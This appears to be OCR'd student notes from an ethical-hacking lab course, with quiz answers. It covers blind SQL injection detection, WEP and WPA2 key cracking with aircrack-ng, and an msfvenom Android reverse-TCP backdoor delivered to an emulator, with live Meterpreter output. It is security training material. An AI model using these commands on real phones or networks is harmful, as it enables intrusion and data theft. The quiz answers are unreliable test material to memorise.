


18. Highlight the vulnerable website link, right-click it, and, from the options, click **Copy**



19. Switch to **Mozilla Firefox**; in a new tab, paste the copied link in the address bar and press **Enter**.
20. You will observe that information regarding available user accounts appears under the **View Profile** tab.
21. Scroll down to view the user account information for all users.
22. In real-world scenarios, attackers use blind SQL injection to steal or damage sensitive data. They do this by sending a series of true or false SQL queries, even though the injection results aren't directly visible. This attack can take time since the database processes each query bit by bit.
23. This concludes the demonstration of detecting SQL injection vulnerabilities using DSSS.
24. Close all open windows and record all the information gathered.

Edit with WPS Office



Question 7.4.1.1

Use the DSSS tool on the Parrot Security machine to detect SQL injection vulnerabilities in a web application (www.moviescope.com). Which type of SQL injection attack is the website www.moviescope.com vulnerable to?

Blind sql injection

Score

✓ Correct


Module 08: Wireless Attacks and Countermeasures

Lab 1: Perform Wi-Fi Packet Analysis

1. Open wireshark in Windows 10.
2. The **Wireshark Network Analyzer** window appears.
3. In the menu bar, click File and click Open option from the drop-down list.

Edit with WPS Office

4. **Wireshark: Open Capture File** window appears, navigate to **D:\EHE-Tools\EHE Module 08 Wireless Attacks and Countermeasures\Sample Captures**, select **WEPcrack-01.cap** and click **Open**.



5. Here 802.11 protocol indicates wireless packets.
6. This concludes the demonstration of how to analyze Wi-Fi packets using Wireshark.

Question 8.1.1.1

Use Wireshark to analyze the captured Wi-Fi packet (WEPcrack-01.cap), which is available at D:\EHE-Tools\EHE Module 08 Wireless Attacks and Countermeasures\Sample Captures. Enter the protocol number that indicates the captured wireless packets.

802.11

Score

Correct


Lab 2:Perform Wireless Attacks to Crack Wireless Encryption

Task 1: Crack a WEP Network using Aircrack-ng

Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP, and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless networks. The program runs on both Linux and Windows. Steps:


Edit with WPS Office

1. Click Parrot Security to switch to the **Parrot Security** machine.
2. Navigate to the **Places** in the top-section of the window and click **Desktop** from the drop-down list.
3. The **Desktop** window appears, navigate to the **EHE Module 08 Wireless Attacks and Countermeasures** folder and copy **Sample Captures** and **Wordlist** folders.
4. Now, navigate to the **Desktop** and press **Ctrl+V** to paste the copied folders (**Sample Captures** and **Wordlist**). Close the **Desktop** window.



5. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
6. Sudo su<password<cd
7. In the **Parrot Terminal** window, type **aircrack-ng '/home/attacker/Desktop/Sample Captures/WEPcrack-01.cap'** and press **Enter**.
8. Following is the output seen.

Edit with WPS Office



9. This concludes the demonstration of how to crack a WEP network using Aircrack-ng.

Question 8.2.1.1

Use the Aircrack-ng suite on the Parrot Security machine to crack the WEP encryption of a Wi-Fi network. Enter the key found in this exercise. Note: Sample captured Wi-Fi packets are available in the EHE Module 08 Wireless Attacks and Countermeasures\Sample Captures folder on the desktop.

98:48:35:97:49

Score

Correct

Task 2: Crack a WPA2 Network using Aircrack-ng

1. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
2. Sudo su<password<cd
3. In the **Parrot Terminal** window, type **aircrack-ng -a2 -b [Target BSSID] -w /home/attacker/Desktop/Wordlist/password.txt '/home/attacker/Desktop/Sample Captures/WPA2crack-01.cap'** and press **Enter**. Here, the BSSID of the target is **20:E5:2A:E4:38:00**.

Edit with WPS Office

4. This concludes the demonstration of how to crack a WPA2 network using Aircrack-ng.

Question 8.2.2.1

Use the Aircrack-ng suite on the Parrot Security machine to crack a WPA2 network. Enter the key found in this exercise. Note: Sample captured Wi-Fi packets and wordlist are available in the EHE Module 08 Wireless Attacks and Countermeasures folder on the desktop.

password1

Score

Correct


Edit with WPS Office

Lab 1: Hack an Android Device by Creating Binary Payloads

Task 1: Hack an Android Device by Creating Binary Payloads using Parrot Security

In this task, we'll use the Metasploit Framework on Parrot Security to create a binary payload designed to hack an Android device. Metasploit is a Ruby-based toolset for penetration testing that helps identify and exploit security vulnerabilities. It includes Meterpreter, a powerful payload that provides an interactive shell to control and explore target systems.

1. Open parrot security machine
2. Open MATE terminal and enter sudo su to run the program as root user 3. Now, type **cd** and press **Enter** to jump to the root directory.




4. type **service postgresql start** and press **Enter** to start the database service.

5. Type **msfvenom -p android/meterpreter/reverse_tcp LHOST=10.10.1.13 LPORT=4444 R > /var/www/html/Backdoor.apk** and press **Enter** to generate a backdoor, or reverse meterpreter application.

Edit with WPS Office

6. Now, share or send the **Backdoor.apk** file to the victim machine (in this lab, we are using the **Android** emulator as the victim machine).
7. Now, type **service apache2 start** and press **Enter** to start the Apache web server.

8. Type **msfconsole** and press **Enter** to launch the Metasploit framework.



9. Now type **use exploit/multi/handler** and press **Enter**

Now, issue the following commands in msfconsole:


- Type **set payload android/meterpreter/reverse_tcp** and press **Enter**

Edit with WPS Office


- Type **set LHOST 10.10.1.13** and press **Enter**. ● Type **set LPORT 4444** and press **Enter**.

10. Type **exploit** and press **Enter**. This command runs the exploit .

11. Now switch to the **Android** emulator machine.




12. Open chrome In the address bar, type **http://10.10.1.13/Backdoor.apk** and press **Enter**.




Edit with WPS Office

13. If File can't be downloaded securely pop up appears, click **Keep**
14. After the download finishes, a notification appears at the bottom of the browser window. Click **Open** to open the application.
15. **Open with** option appears, choose **Package installer**
16. **MainActivity screen appears click install**




17. After the application installs successfully, an **App installed** notification appears; click **OPEN**.


Edit with WPS Office



18. Click Parrot Security switch back to the **Parrot Security** machine. The **meterpreter** session has been opened successfully,



19. Type **sysinfo** and press **Enter**



20. Type **ipconfig** and press **Enter** to display the victim machine's network interfaces, IP address (IPv4 and IPv6), MAC address,

Edit with WPS Office

```
meterpreter > ipconfig

Interface  1
============
Name         : wlan0 - wlan0
Hardware MAC : 02:15:5d:05:d3:c3
IPv4 Address : 10.10.1.14
IPv4 Netmask : 255.0.0.0
IPv6 Address : fe80::7e66:106c:9beb:1cab
IPv6 Netmask : ::


Interface  2
============
Name         : ip6tnl0 - ip6tnl0
Hardware MAC : 00:00:00:00:00:00


Interface  3
============
Name         : wifi_eth - wifi_eth
Hardware MAC : 02:15:5d:05:d3:c3
IPv6 Address : fe80::15:5dff:fe05:d3c3
IPv6 Netmask : ::
```

21. Type **pwd** and press **Enter** to view the current or present working directory on the remote (target) machine.

```
meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter >
```


22. Now Type **cd /sdcard** to change the current remote directory to **sdcard**.
23. Now, type **pwd** and press **Enter**. You will observe that the present working directory has changed to **sdcard**, that is, **/storage/emulated/0**.

```
meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter > cd /sdcard
meterpreter > pwd
/storage/emulated/0
meterpreter >
```

24. Now, still in the Meterpreter session, type **ps** and press **Enter** to view the processes running in the target system.

Edit with WPS Office

25. Now again go to android machine
26. Then go to application section long click on **MainActivity** application and click **App info**



